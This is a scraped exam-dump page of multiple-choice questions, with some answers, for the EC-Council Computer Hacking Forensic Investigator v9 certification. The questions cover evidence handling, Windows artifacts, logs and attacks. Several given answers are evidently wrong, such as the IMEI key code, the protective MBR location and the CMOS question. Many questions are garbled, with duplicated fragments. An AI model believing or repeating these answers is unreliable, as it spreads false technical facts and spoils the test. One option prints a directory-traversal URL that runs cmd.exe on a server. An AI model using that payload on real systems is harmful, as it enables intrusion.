EC-COUNCIL.312-49v9.v2022-03-14.q405

Exam Code:	312-49v9
Exam Name:	ECCouncil Computer Hacking Forensic Investigator (V9)
Certification Provider:	EC-COUNCIL
Free Question Number:	405
Version:	v2022-03-14
# of views:	5449
# of Questions views:	4050
https://www.freepdfdumps.com/EC-COUNCIL.312-49v9.v2022-03-14.q405.html	

NEW QUESTION: 1
Which legal document allows law enforcement to search an office, place of business, or other locale for evidence relating to an alleged crime?
A. Subpoena
B. Bench warrant
C. Search warrant
D. Wire tap
Answer: (SHOW ANSWER)

NEW QUESTION: 2
Which of the following files store the MySQL database data permanently, including the data that had been deleted, helping the forensic investigator in examining the case and finding the culprit?
A. iblog
B. mysql-bin
C. ibdata1
D. mysql-log
Answer: (SHOW ANSWER)

NEW QUESTION: 3
An attacker successfully gained access to a remote Windows system and plans to install persistent backdoors on it. Before that, to avoid getting detected in future, he wants to cover his tracks by disabling the last-accessed timestamps of the machine. What would he do to achieve this?
A. Run the command fsutil behavior set disablelastaccess 0
B. Set the registry value of HKLM\SYSTEM\CurrentControlSet\Control\FileSystem \NtfsDisableLastAccessUpdate to 0

C. Set the registry value of HKLM\SYSTEM\CurrentControlSet\Control\FileSystem \NtfsDisableLastAccessUpdate to 1
D. Run the command fsutil behavior set enablelastaccess 0
Answer: (SHOW ANSWER)

NEW QUESTION: 4
Madison is on trial for allegedly breaking into her university's internal network. The police raided her dorm room and seized all of her computer equipment. Madison's lawyer is trying to convince the judge that the seizure was unfounded and baseless. Under which US Amendment is Madison's lawyer trying to prove the police violated?
A. The 1st Amendment
B. The 4th Amendment
C. The 5th Amendment
D. The 10th Amendment
Answer: B (LEAVE A REPLY)

NEW QUESTION: 5
When investigating a Windows System, it is important to view the contents of the page or swap file because:
A. Windows stores all of the systems configuration information in this file
B. This is file that windows use to communicate directly with Registry
C. This is the file that windows use to store the history of the last 100 commands that were run from the command line
D. A Large volume of data can exist within the swap file of which the computer user has no knowledge
Answer: D (LEAVE A REPLY)

NEW QUESTION: 6
An employee is attempting to wipe out data stored on a couple of compact discs (CDs) and digital video discs (DVDs) by using a large magnet. You inform him that this method will not be effective in wiping out the data because CDs and DVDs are _____ media used to store large amounts of data and are not affected by the magnet.
A. anti-magnetic
B. optical
C. magnetic
D. logical
Answer: B (LEAVE A REPLY)

NEW QUESTION: 7
Steganography is a technique of hiding a secret message within an ordinary message and extracting it at the destination to maintain the confidentiality of data.

A. False
B. True
Answer: (SHOW ANSWER)

NEW QUESTION: 8
In General, _____ Involves the investigation of data that can be retrieved from the hard disk or other disks of a computer by applying scientific methods to retrieve the data.
A. Computer Forensics
B. Network Forensics
C. Data Recovery
D. Disaster Recovery
Answer: A (LEAVE A REPLY)

NEW QUESTION: 9
Which of the following attacks allows an attacker to access restricted directories, including application source code, configuration and critical system files, and execute commands outside of the web server's root directory?
A. Unvalidated input
B. Security misconfiguration
C. Parameter/form tampering
D. Directory traversal
Answer: (SHOW ANSWER)

NEW QUESTION: 10
Under confession, an accused criminal admitted to encrypting child pornography pictures and then hiding them within other pictures. What technique did the accused criminal employ?
A. Typography
B. Picture encoding
C. Steganography
D. Steganalysis
Answer: (SHOW ANSWER)

NEW QUESTION: 11
In General, _____ Involves the investigation of data that can be retrieved from the hard disk or other disks of a computer by applying scientific methods to retrieve the data.
A. Network Forensics
B. Computer Forensics
C. Data Recovery
D. Disaster Recovery
Answer: (SHOW ANSWER)

NEW QUESTION: 12
Which of the following commands shows you all of the network services running on Windows-based servers?
A. Net start
B. Net Session
C. Net share
D. Net use
Answer: A (LEAVE A REPLY)

NEW QUESTION: 13
Sniffers that place NICs in promiscuous mode work at what layer of the OSI model?
A. Transport
B. Physical
C. Data Link
D. Network
Answer: (SHOW ANSWER)

NEW QUESTION: 14
You are working as an independent computer forensics investigator and receive a call from a systems administrator for a local school system requesting your assistance. One of the students at the local high school is suspected of downloading inappropriate images from the Internet to a PC in the Computer Lab. When you arrive at the school, the systems administrator hands you a hard drive and tells you that he made a implePC in the
Computer Lab. When you arrive at the school, the systems administrator hands you a hard drive and tells you that he made a ?imple backup copy?of the hard drive in the PC and put it on this drive and requests that you examine the drive for evidence of the suspected images. You inform him that a imple backup copy?will not provide deleted files or recover file fragments. What type of copy do you need to make toYou inform him that a ?imple backup copy?will not provide deleted files or recover file fragments. What type of copy do you need to make to ensure that the evidence found is complete and admissible in future proceedings?
A. Incremental backup copy
B. Bit-stream copy
C. Robust copy
D. Full backup copy
Answer: B (LEAVE A REPLY)

NEW QUESTION: 15
John and Hillary works at the same department in the company. John wants to find out Hillary's network password so he can take a look at her documents on the file server. He enables Lophtcrack program to sniffing mode. John sends Hillary an email with a link to Error! Reference source not found. What information will he be able to gather from this?

A. Hillary network username and password hash
B. The SAM file from Hillary computer
C. The SID of Hillary network account
D. The network shares that Hillary has permissions
Answer: (SHOW ANSWER)

NEW QUESTION: 16
Under which Federal Statutes does FBI investigate for computer crimes involving e- mail scams and mail fraud?
A. 18 U.S.C. 1361 Injury to Government Property
B. 18 U.S.C. 1362 Government communication systems
C. 18 U.S.C. 1831 Economic Espionage Act
D. 18 U.S. 1343 Fraud by wire, radio or television
E. 18 U.S.C. 1030 Fraud and related activity in connection with computers
F. 18 U.S.C. 1029 Possession of Access Devices
G. 18 U.S.C. 1832 Trade Secrets Act
Answer: E (LEAVE A REPLY)

NEW QUESTION: 17
What will the following Linux command accomplish? dd if=/dev/mem of=/home/sam/mem.bin bs=1024
A. Copy the memory dump file to an image file
B. Copy the running memory to a file
C. Copy the contents of the system folder em?to a fileCopy the contents of the system folder ? em?to a file
D. Copy the master boot record to a file
Answer: B (LEAVE A REPLY)

NEW QUESTION: 18
What should you do when approached by a reporter about a case that you are working on or have worked on?

A. Answer all the reporter questions as completely as possibleAnswer all the reporter? questions as completely as possible
B. Answer only the questions that help your case
C. Say, o comment?Say, ?o comment
D. Refer the reporter to the attorney that retained you
Answer: C (LEAVE A REPLY)

NEW QUESTION: 19
What is kept in the following directory? HKLM\SECURITY\Policy\Secrets
A. IAS account names and passwords
B. Local store PKI Kerberos certificates
C. Cached password hashes for the past 20 users
D. Service account passwords in plain text
Answer: D (LEAVE A REPLY)

NEW QUESTION: 20
The evolution of web services and their increasing use in business offers new attack vectors in an application framework. Web services are based on XML protocols such as web Services Definition Language (WSDL) for describing the connection points, Universal Description, Discovery, and Integration (UDDI) for the description and discovery of Web services and Simple Object Access Protocol (SOAP) for communication between Web services that are vulnerable to various web application threats. Which of the following layer in web services stack is vulnerable to fault code leaks?
A. Discovery Layer
B. Presentation Layer
C. Access Layer
D. Security Layer
Answer: A (LEAVE A REPLY)

NEW QUESTION: 21
Which among the following web application threats is resulted when developers expose various internal implementation objects, such as files, directories, database records, or key-through references?
A. Insecure Direct Object References
B. Remote File Inclusion
C. Cross Site Request Forgery
D. Cross Site Scripting
Answer: (SHOW ANSWER)

NEW QUESTION: 22
What is a chain of custody?

A. It is a search warrant that is required for seizing evidence at a crime scene
B. A legal document that demonstrates the progression of evidence as it travels from the original evidence location to the forensic laboratory
C. Chain of custody refers to obtaining preemptive court order to restrict further damage of evidence in electronic seizures
D. It Is a document that lists chain of windows process events
Answer: B (LEAVE A REPLY)

NEW QUESTION: 23
If you see the files Zer0.tar.gz and copy.tar.gz on a Linux system while doing an investigation, what can you conclude?
A. The system has been compromised using a t0rnrootkit
B. Nothing in particular as these can be operational files
C. The system administrator has created an incremental backup
D. The system files have been copied by a remote attacker
Answer: B (LEAVE A REPLY)

NEW QUESTION: 24
Printing under a Windows Computer normally requires which one of the following files types to be created?
A. EMF
B. EME
C. MEM
D. CME
Answer: A (LEAVE A REPLY)

NEW QUESTION: 25
In the following directory listing,

Which file should be used to restore archived email messages for someone using Microsoft Outlook?

A. Outlook NK2

B. Outlook bak

C. Outlook ost

D. Outlook pst

Answer: D (LEAVE A REPLY)

NEW QUESTION: 26

What is cold boot (hard boot)?

A. It is the process of shutting down a computer from a powered-on or on state

B. It is the process of restarting a computer that is already turned on through the operating system

C. It is the process of starting a computer from a powered-down or off state

D. It is the process of restarting a computer that is already in sleep mode

Answer: C (LEAVE A REPLY)

NEW QUESTION: 27

Lynne receives the following email:

Dear lynne@gmail.com!

We are sorry to inform you that your ID has been temporarily frozen due to incorrect or missing information saved at 2016/11 /1 O 20:40:24 You have 24 hours to fix this problem or risk to be closed permanently!

To proceed Please Connect>> My Apple ID

Thank You

The
link to My Apple ID shows http://byggarbetsplatsen.se/backup/signon/
What type of attack is this?
A. Mail Bombing
B. Phishing
C. Email Spamming
D. Email Spoofing
Answer: (SHOW ANSWER)

NEW QUESTION: 28
How often must a company keep log files for them to be admissible in a court of law?
A. All log files are admissible in court no matter their frequency
B. Continuously
C. Weekly
D. Monthly
Answer: B (LEAVE A REPLY)

NEW QUESTION: 29
When cataloging digital evidence, the primary goal is to
A. Not allow the computer to be turned off
B. Make bit-stream images of all hard drives
C. Preserve evidence integrity
D. Not remove the evidence from the scene
Answer: (SHOW ANSWER)

NEW QUESTION: 30
What is the target host IP in the following command?
A. This command is using FIN packets, which cannot scan target hosts
B. 10.10.150.1
C. Firewalk does not scan target hosts
D. 172.16.28.95
Answer: (SHOW ANSWER)

NEW QUESTION: 31
Which of the following tool creates a bit-by-bit image of an evidence media?
A. AccessData FTK Imager
B. FileMerlin
C. Recuva
D. Xplico
Answer: A (LEAVE A REPLY)

NEW QUESTION: 32
In Linux, what is the smallest possible shellcode?
A. 80 bytes
B. 8 bytes
C. 24 bytes
D. 800 bytes
Answer: (SHOW ANSWER)

NEW QUESTION: 33
Which of the following data structures stores attributes of a process, as well as pointers to other attributes and data structures?
A. DumpChk
B. Lsproc
C. EProcess
D. RegEdit
Answer: C (LEAVE A REPLY)

NEW QUESTION: 34
What is the primary function of the tool CHKDSK in Windows that authenticates the file system reliability of a volume?
A. Check the disk for connectivity errors
B. Repairs logical file system errors
C. Check the disk for hardware errors
D. Check the disk for Slack Space
Answer: B (LEAVE A REPLY)

NEW QUESTION: 35
Identify the term that refers to individuals who, by virtue of their knowledge and expertise, express an independent opinion on a matter related to a case based on the information that is provided.
A. Forensic Examiner
B. Defense Witness
C. Evidence Examiner

D. Expert Witness
Answer: D (LEAVE A REPLY)

NEW QUESTION: 36
When collecting electronic evidence at the crime scene, the collection should proceed from the most volatile to the least volatile
A. False
B. True
Answer: B (LEAVE A REPLY)

NEW QUESTION: 37
When conducting computer forensic analysis, you must guard against _____ So that you remain focused on the primary job and insure that the level of work does not increase beyond what was originally expected.
A. Scope Creep
B. Overzealous marketing
C. Hard Drive Failure
D. Unauthorized expenses
Answer: (SHOW ANSWER)

NEW QUESTION: 38
The Recycle Bin exists as a metaphor for throwing files away, but it also allows a user to retrieve and restore files. Once the file is moved to the recycle bin, a record is added to the log file that exists in the Recycle Bin. Which of the following files contains records that correspond to each deleted file in the Recycle Bin?
A. INFO2
B. LOGINFO1
C. LOGINFO2
D. INFO1
Answer: (SHOW ANSWER)

NEW QUESTION: 39
Shane, a forensic specialist, is investigating an ongoing attack on a MySQL database server hosted on a Windows machine with SID "WIN-ABCDE12345F." Which of the following log file will help Shane in tracking all the client connections and activities performed on the database server?
A. WIN-ABCDE12345F.pid
B. WIN-ABCDE12345F.err
C. WIN-ABCDE12345F.log
D. WIN-ABCDE12345F-bin.n
Answer: C (LEAVE A REPLY)

NEW QUESTION: 40
The Apache server saves diagnostic information and error messages that it encounters while processing requests. The default path of this file is usr/local/apache/logs/error.log in Linux. Identify the Apache error log from the following logs.
A. 127.0.0.1 - frank [10/Oct/2000:13:55:36-0700] "GET /apache_pb.grf HTTP/1.0" 200 2326
B. 127.0.0.1 --[10/Apr/2007:10:39:11 +0300]] [error] "GET /apache_pb.gif HTTP/1.0' 200 2326
C. http://victim.com/scripts/..%c0%af./..%c0%af./..%c0%af./..%c0%af./..%c0%af./..%c0%af./..%c0%af./../winnt/system32/cmd.exe?/c+dir+c:\wintt\system32\Logfiles\W3SVC1
D. [Wed Oct 11 14:32:52 2000] [error] [client 127.0.0.1] client denied by server configuration: /export/home/live/ap/htdocs/test
Answer: D (LEAVE A REPLY)

NEW QUESTION: 41
Centralized logging is defined as gathering the computer system logs for a group of systems in a centralized location. It is used to efficiently monitor computer system logs with the frequency required to detect security violations and unusual activity.
A. True
B. False
Answer: (SHOW ANSWER)

NEW QUESTION: 42
Damaged portions of a disk on which no read/Write operation can be performed is known as _____.
A. Lost sector
B. Bad sector
C. Empty sector
D. Unused sector
Answer: B (LEAVE A REPLY)

NEW QUESTION: 43
To preserve digital evidence, an investigator should _____.
A. Make two copies of each evidence item using different imaging tools
B. Make two copies of each evidence item using a single imaging tool
C. Make a single copy of each evidence item using an approved imaging tool
D. Only store the original evidence item
Answer: A (LEAVE A REPLY)

NEW QUESTION: 44

A small law firm located in the Midwest has possibly been breached by a computer hacker looking to obtain information on their clientele. The law firm does not have any on-site IT employees, but wants to search for evidence of the breach themselves to prevent any possible media attention. Why would this not be recommended?

A. Searching could possibly crash the machine or device

B. Searching for evidence themselves would not have any ill effects

C. Searching creates cache files, which would hinder the investigation

D. Searching can change date/time stamps

Answer: D (LEAVE A REPLY)

NEW QUESTION: 45

At what layer of the OSI model do routers function on?

A. 3

B. 4

C. 1

D. 5

Answer: (SHOW ANSWER)

NEW QUESTION: 46

Which of the following protocols allows non-ASCII files, such as video, graphics, and audio, to be sent through the email messages?

A. UUCODE

B. BINHEX

C. MIME

D. UT-16

Answer: C (LEAVE A REPLY)

NEW QUESTION: 47

Which of the following statements is TRUE with respect to the Registry settings in the user start-up folder HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce\.

A. All the values in this key are executed at system start-up

B. All values in this subkey run when specific user logs on and then the values are deleted

C. All the values in this subkey run when specific user logs on, as this setting is user-specific
D. The string specified in the value run executes when user logs on
Answer: B (LEAVE A REPLY)

NEW QUESTION: 48
Which of the following files gives information about the client sync sessions in Google Drive on Windows?
A. Sync_log.log
B. sync_log.log
C. Sync.log
D. sync.log
Answer: (SHOW ANSWER)

NEW QUESTION: 49
Sectors are pie-shaped regions on a hard disk that store dat
a. Which of the following parts of a hard disk do not contribute in determining the addresses of data?
A. Interface
B. Cylinder
C. Sectors
D. Heads
Answer: A (LEAVE A REPLY)

NEW QUESTION: 50
A steganographic file system is a method to store the files in a way that encrypts and hides the data without the knowledge of others
A. False
B. True
Answer: B (LEAVE A REPLY)

NEW QUESTION: 51
Which one of the following is not a first response procedure?
A. Preserve volatile data
B. Fill forms
C. Crack passwords
D. Take photos
Answer: (SHOW ANSWER)

NEW QUESTION: 52
Office documents (Word, Excel, PowerPoint) contain a code that allows tracking the
MAC, or unique identifier, of the machine that created the document.

What is that code called?
A. the Individual ASCII String
B. the Personal Application Protocol
C. the Globally Unique ID
D. the Microsoft Virtual Machine Identifier
Answer: C (LEAVE A REPLY)

NEW QUESTION: 53
What method of copying should always be performed first before carrying out an investigation?
A. System level copy
B. Parity-bit copy
C. MS-DOS disc copy
D. Bit-stream copy
Answer: (SHOW ANSWER)

NEW QUESTION: 54
Casey has acquired data from a hard disk in an open source acquisition format that allows her to generate compressed or uncompressed image files. What format did she use?
A. Advanced Forensics Format (AFF)
B. Raw Format
C. Proprietary Format
D. Portable Document Format
Answer: (SHOW ANSWER)

NEW QUESTION: 55
Volatile information can be easily modified or lost when the system is shut down or rebooted. It helps to determine a logical timeline of the security incident and the users who would be responsible.
A. True
B. False
Answer: A (LEAVE A REPLY)

NEW QUESTION: 56
The surface of a hard disk consists of several concentric rings known as tracks; each of these tracks has smaller partitions called disk blocks. What is the size of each block?
A. 256 bytes
B. 512 bits
C. 512 bytes
D. 256 bits
Answer: C (LEAVE A REPLY)

NEW QUESTION: 57
Smith, an employee of a reputed forensic Investigation firm, has been hired by a private organization to investigate a laptop that is suspected to be involved in hacking of organization DC server. Smith wants to find all the values typed into the Run box in the
Start menu. Which of the following registry key Smith will check to find the above information?
A. MountedDevices key
B. RunMRU key
C. UserAssist Key
D. TypedURLs key
Answer: B (LEAVE A REPLY)

NEW QUESTION: 58
Where does Encase search to recover NTFS files and folders?
A. Slack space
B. HAL
C. MBR
D. MFT
Answer: D (LEAVE A REPLY)

NEW QUESTION: 59
Gary is checking for the devices connected to USB ports of a suspect system during an investigation. Select the appropriate tool that will help him document all the connected devices.
A. Devcon
B. DevScan
C. fsutil
D. Reg.exe
Answer: A (LEAVE A REPLY)

NEW QUESTION: 60
Using Linux to carry out a forensics investigation, what would the following command accomplish? dd if=/usr/home/partition.image of=/dev/sdb2 bs=4096 conv=notrunc,noerror
A. Restore a disk from an image file
B. Copy a partition to an image file
C. Backup a disk to an image file
D. Search for disk errors within an image file
Answer: A (LEAVE A REPLY)

NEW QUESTION: 61
John is using Firewalk to test the security of his Cisco PIX firewall. He is also utilizing a sniffer located on a subnet that resides deep inside his network. After analyzing the sniffer log files, he does not see any of the traffic produced by Firewalk. Why is that?

A. Firewalk sets all packets with a TTL of one
B. Firewalk cannot pass through Cisco firewalls
C. Firewalk cannot be detected by network sniffers
D. Firewalk sets all packets with a TTL of zero
Answer: A (LEAVE A REPLY)

NEW QUESTION: 62
According to US federal rules, to present a testimony in a court of law, an expert witness needs to furnish certain information to prove his eligibility. Jason, a qualified computer forensic expert who has started practicing two years back, was denied an expert testimony in a computer crime case by the US Court of Appeals for the Fourth Circuit in Richmond,
Virginia. Considering the US federal rules, what could be the most appropriate reason for the court to reject Jason's eligibility as an expert witness?
A. Jason was not aware of legal issues involved with computer crimes
B. Jason was unable to furnish documents to prove that he is a computer forensic expert
C. Being a computer forensic expert, Jason is not eligible to present testimony in a computer crime case
D. Jason was unable to furnish documents showing four years of previous experience in the field
Answer: D (LEAVE A REPLY)

NEW QUESTION: 63
Where is the startup configuration located on a router?
A. Dynamic RAM
B. BootROM
C. Static RAM
D. NVRAM
Answer: D (LEAVE A REPLY)

NEW QUESTION: 64
Which device in a wireless local area network (WLAN) determines the next network point to which a packet should be forwarded toward its destination?
A. Mobile station

B. Wireless modem
C. Antenna
D. Wireless router
Answer: (SHOW ANSWER)

NEW QUESTION: 65
Which of the following application password cracking tool can discover all passwordprotected items on a computer and decrypts them?
A. TestDisk for Windows
B. Passware Kit Forensic
C. Windows Password Recovery Bootdisk
D. R-Studio
Answer: B (LEAVE A REPLY)

NEW QUESTION: 66
You are employed directly by an attorney to help investigate an alleged sexual harassment case at a large pharmaceutical manufacture. While at the corporate office of the company, the CEO demands to know the status of the investigation. What prevents you from discussing the case with the CEO?
A. ISO 17799
B. the attorney-work-product rule
C. Good manners
D. Trade secrets
Answer: (SHOW ANSWER)

NEW QUESTION: 67
Which of the following standard is based on a legal precedent regarding the admissibility of scientific examinations or experiments in legal cases?
A. Schneiderman Standard
B. Daubert Standard
C. FERPA standard
D. Frye Standard
Answer: D (LEAVE A REPLY)

NEW QUESTION: 68
Which of the following data structures stores attributes of a process, as well as pointers to other attributes and data structures?
A. EProcess
B. Dun1pChk
C. Registry
D. Lsproc

Answer: (SHOW ANSWER)

NEW QUESTION: 69
The MD5 program is used to:
A. view graphics files on an evidence drive
B. make directories on a evidence disk
C. verify that a disk is not altered when you examine it
D. wipe magnetic media before recycling it
Answer: C (LEAVE A REPLY)

NEW QUESTION: 70
Which list contains the most recent actions performed by a Windows User?
A. MRU
B. Activity
C. Recents
D. Windows Error Log
Answer: A (LEAVE A REPLY)

NEW QUESTION: 71
Email archiving is a systematic approach to save and protect the data contained in emails so that it can tie easily accessed at a later date.
A. False
B. True
Answer: (SHOW ANSWER)


NEW QUESTION: 72
What does ICMP Type 3/Code 13 mean?
A. Port Unreachable
B. Administratively Blocked
C. Protocol Unreachable
D. Host Unreachable
Answer: B (LEAVE A REPLY)

NEW QUESTION: 73
What is a good security method to prevent unauthorized users from "tailgating"?
A. Electronic combination locks
B. Man trap
C. Electronic key systems
D. Pick-resistant locks
Answer: B (LEAVE A REPLY)

NEW QUESTION: 74
Click on the Exhibit Button To test your website for vulnerabilities, you type in a Quotation mark (? for the username field. After you click Ok, you receive the following error message window: What can you infer from this error window?
A. SQL injection is possible
B. The Quotation mark (? is a valid username
C. The user for line 3306 in the SQL database has a weak password
D. SQL injection is not possible
Answer: A (LEAVE A REPLY)

NEW QUESTION: 75
An image is an artifact that reproduces the likeness of some subject. These are produced by optical devices (i.e. cameras, mirrors, lenses, telescopes, and microscopes).
Which property of the image shows you the number of colors available for each pixel in an image?
A. Bit Depth
B. Image File Size
C. Pixel
D. File Formats
Answer: A (LEAVE A REPLY)

NEW QUESTION: 76
The following is a log file screenshot from a default installation of IIS 6.0.



What time standard is used by IIS as seen in the screenshot?

A. TAI

B. UT

C. UTC

D. GMT

Answer: (SHOW ANSWER)

NEW QUESTION: 77

At what layer does a cross site scripting attack occur on?

A. Session

B. Presentation

C. Data Link

D. Application

Answer: D (LEAVE A REPLY)

NEW QUESTION: 78

A picture file is recovered from a computer under investigation. During the investigation process, the file is enlarged 500% to get a better view of its contents. The picture quality is not degraded at all from this process. What kind of picture is this file?its contents. The picture? quality is not degraded at all from this process. What kind of picture is this file?

A. Metafile image

B. Vector image

C. Raster image

D. Catalog image

Answer: B (LEAVE A REPLY)

NEW QUESTION: 79

Ron, a computer forensics expert, is investigating a case involving corporate espionage.
He has recovered several mobile computing devices from the crime scene. One of the evidence that Ron possesses is a mobile phone from Nokia that was left in ON condition. Ron needs to recover the IMEI number of the device to establish the identity of the device owner.
Which of the following key combinations can he use to recover the IMEI number?

A. #*06*#
B. *#06#
C. #06#*
D. *IMEI#
Answer: A (LEAVE A REPLY)

NEW QUESTION: 80
What is the location of a Protective MBR in a GPT disk layout?
A. Logical Block Address (LBA) 1
B. Logical Block Address (LBA) 0
C. Logical Block Address (LBA) 3
D. Logical Block Address (LBA) 2
Answer: A (LEAVE A REPLY)

NEW QUESTION: 81
During an investigation, Noel found the following SIM card from the suspect's mobile. What does the code 89
44 represent?

A. TAC and Industry Identifier
B. Individual Account Identification Number and Country Code
C. Issuer Identifier Number and TAC
D. Industry Identifier and Country code
Answer: D (LEAVE A REPLY)

NEW QUESTION: 82
Corporate investigations are typically easier than public investigations because:
A. the investigator does not have to get a warrant
B. the investigator has to get a warrant
C. the users can load whatever they want on their machines
D. the users have standard corporate equipment and software
Answer: A (LEAVE A REPLY)

NEW QUESTION: 83

Email archiving is a systematic approach to save and protect the data contained in emails so that it can be accessed fast at a later date. There are two main archive types, namely Local Archive and Server Storage Archive. Which of the following statements is correct while dealing with local archives?

A. Local archives should be stored together with the server storage archives in order to be admissible in a court of law

B. It is difficult to deal with the webmail as there is no offline archive in most cases.
So consult your counsel on the case as to the best way to approach and gain access to the required data on servers

C. Local archives do not have evidentiary value as the email client may alter the message data

D. Server storage archives are the server information and settings stored on a local system, whereas the local archives are the local email client information stored on the mail server

Answer: (SHOW ANSWER)

NEW QUESTION: 84

Why should you note all cable connections for a computer you want to seize as evidence?

A. in case other devices were connected

B. to know what hardware existed

C. to know what outside connections existed

D. to know what peripheral devices exist

Answer: C (LEAVE A REPLY)

NEW QUESTION: 85

With the standard Linux second extended file system (Ext2fs), a file is deleted when the inode internal link count reaches _____

A. 1

B. 100

C. 0

D. 10

Answer: (SHOW ANSWER)

NEW QUESTION: 86

You are working as an investigator for a corporation and you have just received instructions from your manager to assist in the collection of 15 hard drives that are part of an ongoing investigation. Your job is to complete the required evidence custody forms to properly document each piece of evidence as other members of your team collect it. Your manager instructs you to complete one multi-evidence form for the entire case and a single-evidence form for each hard drive. How will these forms be stored to help preserve the chain of custody of the case?

A. All forms should be placed in the report file because they are now primary evidence in the case

B. All forms should be placed in an approved secure container because they are now primary evidence in the case

C. The multi-evidence form should be placed in the report file and the single-evidence forms should be kept with each hard drive in an approved secure container
D. The multi-evidence form should be placed in an approved secure container with the hard drives and the single-evidence forms should be placed in the report file
Answer: C (LEAVE A REPLY)

NEW QUESTION: 87
If you plan to startup a suspect's computer, you must modify the _____ to ensure that you do not contaminate or alter data on the suspect's hard drive by booting to the hard drive.
A. CMOS
B. Boot.sys
C. Scandisk utility
D. deltree command
Answer: B (LEAVE A REPLY)

NEW QUESTION: 88
The police believe that Mevin Matthew has been obtaining unauthorized access to computers belonging to numerous computer software and computer operating systems manufacturers, cellular telephone manufacturers, Internet Service Providers, and educational institutions. They also suspect that he has been stealing, copying, and misappropriating proprietary computer software belonging to the several victim companies.
What is preventing the police from breaking down the suspect door and searching his home and seizing all of his computer equipment if they haveis preventing the police from breaking down the suspect? door and searching his home and seizing all of his computer equipment if they have not yet obtained a warrant?
A. The Fourth Amendment
B. The USA Patriot Act
C. The Federal Rules of Evidence
D. The Good Samaritan Laws
Answer: (SHOW ANSWER)

NEW QUESTION: 89
Meyer Electronics Systems just recently had a number of laptops stolen out of their office.
On these laptops contained sensitive corporate information regarding patents and company strategies. A month after the laptops were stolen, a competing company was found to have just developed products that almost exactly duplicated products that Meyer produces. What could have prevented this information from being stolen from the laptops?
A. IPS Encryption
B. DFS Encryption
C. SDW Encryption
D. EFS Encryption

Answer: (SHOW ANSWER)

NEW QUESTION: 90
What does the 56.58.152.114(445) denote in a Cisco router log?
Jun 19 23:25:46.125 EST: o/oSEC-4-IPACCESSLOGP: list internet-inbound denied UDP 67.124.115.35(8084) -> 56.58.152.114(445). 1 packet
A. Source IP address
B. None of the above
C. Login IP address
D. Destination IP address
Answer: D (LEAVE A REPLY)

NEW QUESTION: 91
Terri works for a security consulting firm that is currently performing a penetration test on First National Bank in Tokyo. Terri's duties include bypassing firewalls and switches to gain access to the network. Terri sends an IP packet to one of the company's switches with ACK bit and the source address of her machine set. What is Terri trying to accomplish by sending this IP packet?
A. Poison the switch's MAC address table by flooding it with ACK bits
B. Enable tunneling feature on the switch
C. Crash the switch with a DoS attack since switches cannot send ACK bits
D. Trick the switch into thinking it already has a session with Terri's computer
Answer: D (LEAVE A REPLY)

NEW QUESTION: 92
Quality of a raster Image is determined by the _____and the amount of information in each pixel.
A. Total number of pixels
B. Image file format
C. Image file size
D. Compression method
Answer: A (LEAVE A REPLY)

NEW QUESTION: 93
As a security analyst you setup a false survey website that will reQuire users to create a username and a strong password. You send the link to all the employees of the company. What information will you be able to gather?
A. Bank account numbers and the corresponding routing numbers
B. The employees network usernames and passwords
C. The IP address of the employees computers
D. The MAC address of theemployees?computers
Answer: (SHOW ANSWER)

NEW QUESTION: 94
Billy, a computer forensics expert, has recovered a large number of DBX files during forensic investigation of a laptop. Which of the following email clients he can use to analyze the DBX files?
A. Mozilla Thunderoird
B. Microsoft Outlook Express
C. Microsoft Outlook
D. Eudora
Answer: B (LEAVE A REPLY)

NEW QUESTION: 95
What is considered a grant of a property right given to an individual who discovers or invents a new machine, process, useful composition of matter or manufacture?
A. Utility patent
B. Design patent
C. Trademark
D. Copyright
Answer: A (LEAVE A REPLY)

NEW QUESTION: 96
A forensic examiner is examining a Windows system seized from a crime scene. During the examination of a suspect file, he discovered that the file is password protected. He tried guessing the password using the suspect's available information but without any success. Which of the following tool can help the investigator to solve this issue?
A. Colasoft's Capsa
B. Cain & Abel
C. Recuva
